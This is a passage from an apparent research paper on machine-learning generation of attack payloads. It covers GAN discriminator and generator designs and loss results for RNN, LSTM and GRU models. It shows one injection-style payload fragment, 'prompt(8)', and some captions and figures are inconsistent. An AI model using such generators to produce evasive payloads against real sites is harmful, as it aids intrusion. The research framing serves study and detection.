
As always the first thing to do is preprocess the data in this case the payloads. The payloads are converted into 16x16 gray scale images within range of $[-1, 1]$. The images are converted into low scale pixelated values based on their ASCII decimal values. All the payloads have the same character length which is 256. Payloads with length greater than 256 are discarded out of the dataset and those with less than 256 characters are padded 0 at the end, in this way all payloads to train the discriminator model will have the same length.

"-prompt (8) -" 34 45 112 114 111 109 112 116 40 56 41 45 34



ASCII decimal representation of a payload


The flat list with a length of 256 is then converted and reshaped into a 2 dimensional numpy array with a shape 16x16. The pixel values are normalized to be in range $[-1, 1]$, this is the preferred way of training deep learning models generally. Plotting these pixel values will show that the payloads have different visual representations which can later be used to train our discriminator model. One thing to note here is that the large black spaces on these images shows that the payloads are not 256 in length and padded with 0 at the end to make them the same length.



ASCII decimal representation of a payload

The discriminator model basically performs a binary classification task which is determining whether a generated payload image is real or fake. This model takes an image input with some dimension and in this case 16x16 gray scale images representing the payloads. The output of this model is going to be the likelihood whether an image is real or fake. The model uses normal convolutional layers, and instead of max pooling layers it uses 2x2 strides which are used for downsampling the images. The final dense layer uses a sigmoid activation function which enforces the output of the entire model to be a likelihood or probability distribution. The model uses Dropout layer to take overfitting with a value 4% and LeakyRelu with a slope value of 0.2. LeakyRelu is an activation function which gives a small slope for negative values instead of a flat slope. These are some of the best practices when training GANs to generate new images. The models start with an input of 16x16 dimension and after three convolutional layers the images are down sampled to be 2 x 2 dimension. The model uses *binary_crossentropy* loss function which is an appropriate loss function for binary classification tasks and Adam variant of stochastic gradient descent algorithm as an optimizer with a learning rate 0.0002 and momentum 0.5. The discriminator model can be trained on a set of batches from the dataset with a class value of 1 and randomly generated pixel values with a class value of 0. This model is updated based on batches by training both real data values and generated values. The real data values are enumerated randomly from the


dataset as well as the generated fake values which is the preferred way since stochastic gradient descent requires shuffled data before the training.



Model architecture of Discriminator model

The model is trained on real sample images and generated pixel values which will update the weights on a fixed number of iterations. The model will learn to distinguish real from fake quickly due to this reason few number batches are used to train it. The discriminator is trained on 128 images, where 64 of the images are real and the other 64 images are fake on 20 iterations. The accuracy on both the real and fake is calculated to update the model and on the 20th epoch the model can perfectly discriminate real from fake.


The generator model is responsible for creating new images which are realistic and capable of fooling the discriminator model. The input for the generator model is latent vector space which is randomly initialized from the Gaussian distribution with a fixed dimension. The latent vector space initially won't have that much meaning to the generator model, the model will take points from these random points and try to generate the expected realistic images. Finally the latent vectors will be a compressed representation of the payload images that we want to generate. The input for the generator model will be a latent vector with 100 elements which is a Gaussian distribution and the output of the model will be 2 dimensional 16x16 pixel value within the range $[-1, 1]$. The first dense layer of the model defines a Dense layer which is capable of representing the low resolution of the output image which is 256x256 nodes. The lower resolution of the image is then unsampled to be a higher resolution version of the image. Inorder to achieve this the model defines a Conv2DTranspose layer with 2x2 strides which will multiply the dimensions of the image by 2 both on the width and height. It defines 3 Conv2DTranspose layers each with 2x2 strides which will help us to get the final 16x16 pixel values. The final layer is a normal Conv2D layer with an activation function *tanh* which ensures the output of the model will be in range of $[-1, 1]$.



Model architecture of Generator model

As mentioned above the generator is updated depending on the performance of our discriminator model. When the discriminator model is capable of properly identifying real and fake payloads then the generator model is updated even more so that it can generate more realistic payloads which can trick the discriminator model to believe the generated payloads are real, this is the whole idea behind adversarial training. Inorder to achieve this, a new model is defined which combines both the generator and discriminator model, where the generator generates new images from randomly initialized vector space, which are then fed into the discriminator for classification. Based on the output of the discriminator the weights of the generator will be updated. Since the discriminator model is already trained even before the definition of the GAN model, we will set the discriminator not to be trainable inside the GAN model, this will allow the generator to be trained alone and it also prevents the discriminator model not be over trained by fake images which are generated by the generator model. One other thing to do inside the GAN model is label all the generated samples as real rather than fake. This will allow the backpropagation process to make slow changes on the weights of the generator.

The gan model is just a normal Sequential keras model, which combines the generator model defined before and the discriminator model. Adam is used as an optimizer for this model with learning rate 0.0002 and momentum 0.5.



Model architecture of GANmodel

3.2 Results


3.2.1 RNN, LSTM and GRU Results

In the first phase of the training all the three models: SimpleRNN, LSTM, GRU overfit after the 10th epoch. Using early stopping the models are trained for 10 successive rounds(epochs). The final architecture and hyperparameter are chosen because they performed better than other model and hyperparameter combinations. The LSTM and GRU perform well compared to the SimpleRNN model with the same hyperparameter settings which are described in the previous section. The LSTM and GRU model's loss and validation loss value is almost the same; this shows that LSTM and GRUs are similar except the two more additional gates for LSTMs.


Models	Epochs	Training Loss	Validation Loss
SimpleRNN	20	1.1249	0.8237
LSTM	20	0.7075	0.4622
GRU	20	0.7242	0.4949

Result from the 1st training phase for SimpleRNN, LSTM and RNN model


The training validation loss plot shows that these models start overfitting after some sort of epoch value. The loss value starts declining rapidly and starting from the 8 - 10th epoch, the loss becomes somehow linear and no more improvement seems to take place.



Training validation loss value plot for SimpleRNN model



Training validation loss value plot for LSTM model



Training validation loss value plot for GRU model

After the first round of training with 20 epochs the second round of training is taken place with a lower number of epochs set to 10. All the three models show an improvement on both training loss and validation loss.

Models	Epochs	Training Loss	Validation Loss
SimpleRNN	10	1.0599	0.7489
LSTM	10	0.7075	0.4622
GRU	10	0.6062	0.4073

Result from the 2nd training phase for SimpleRNN, LSTM and RNN model

These three models seem to perform well on the training data and minimize the loss function. However when these models are evaluated on the testing dataset they overfit really badly and the loss values are extremely high especially compared to the loss values compared with the values seen during the training phase.

Models	Loss Values
SimpleRNN	4.019667148590088


LSTM	4.313213348388672
GRU	4.005516052246094

Final evaluation result for SimpleRNN, LSTM and RNN model


To minimize the loss value a better third round of training is done with a different optimizer which is **adam**. Adam is a variant for stochastic gradient descent for training deep learning models. Combines AdaGrad and RMSProp algorithms which makes it capable of handling sparse gradients on noisy problems. All the three models seem to minimize the loss function better using adam optimizer. However, using adam optimizer, during the first phase of training the models still over fit after the 10th or 11th epoch approximately.

Models	Epochs	Training Loss	Validation Loss
SimpleRNN	20	1.0474	0.7204
LSTM	20	0.6562	0.4375
GRU	20	0.7221	0.4818


Result from the 3rd training phase for SimpleRNN, LSTM and RNN model



Training validation loss value plot for SimpleRNN model with adam optimizer and 20 epochs



Training validation loss value plot for LSTM model with adam optimizer and 20 epochs



Training validation loss value plot for GRU model with adam optimizer and 20 epochs


The training validation loss graphs clearly show that although the three models are minimizing the loss function they overfit passing a certain limit of epochs. Just like the previous form of training early stopping will be used here in order to tackle this overfitting issue. By dropping the number of epochs from 20 to 10 which reduces the overfitting and gives us somehow a decent model which is not overfitting as well as minimizes the loss function as expected.

Models	Epochs	Training Loss	Validation Loss
SimpleRNN	10	0.9792	0.6663
LSTM	10	0.4607	0.2902
GRU	10	0.5840	0.3821


Result from the 3rd training phase for SimpleRNN, LSTM and RNN model



Training validation loss value plot for SimpleRNN model with adam optimizer and 10 epochs



Training validation loss value plot for LSTM model with adam optimizer and 20 epochs



Training validation loss value plot for GRU model with adam optimizer and 20 epochs

From the training validation loss graph, the SimpleRNN model doesn't seem to minimize the loss function, rather it is linearly constant both on the training and

validation loss. The LSTM model minimizes the loss function really well without having any issue with overfitting. The GRU model is also minimizing the loss function without overfitting but out performed by the LSTM model. And the numbers from the above table clearly show that. During the model evaluation phase compared to the first evaluation all the three models have overcome the issue with overfitting and performed well on new unseen data. As excepted from the above results the LSTM out performs the other the models during evaluation phase as well. One thing to note here is that all the models have the same type of architecture, trained and evaluated with the same amount of data with the same content.

Models	Loss Values
SimpleRNN	0.6947494149208069
LSTM	0.3004026710987091
GRU	0.471308171749115

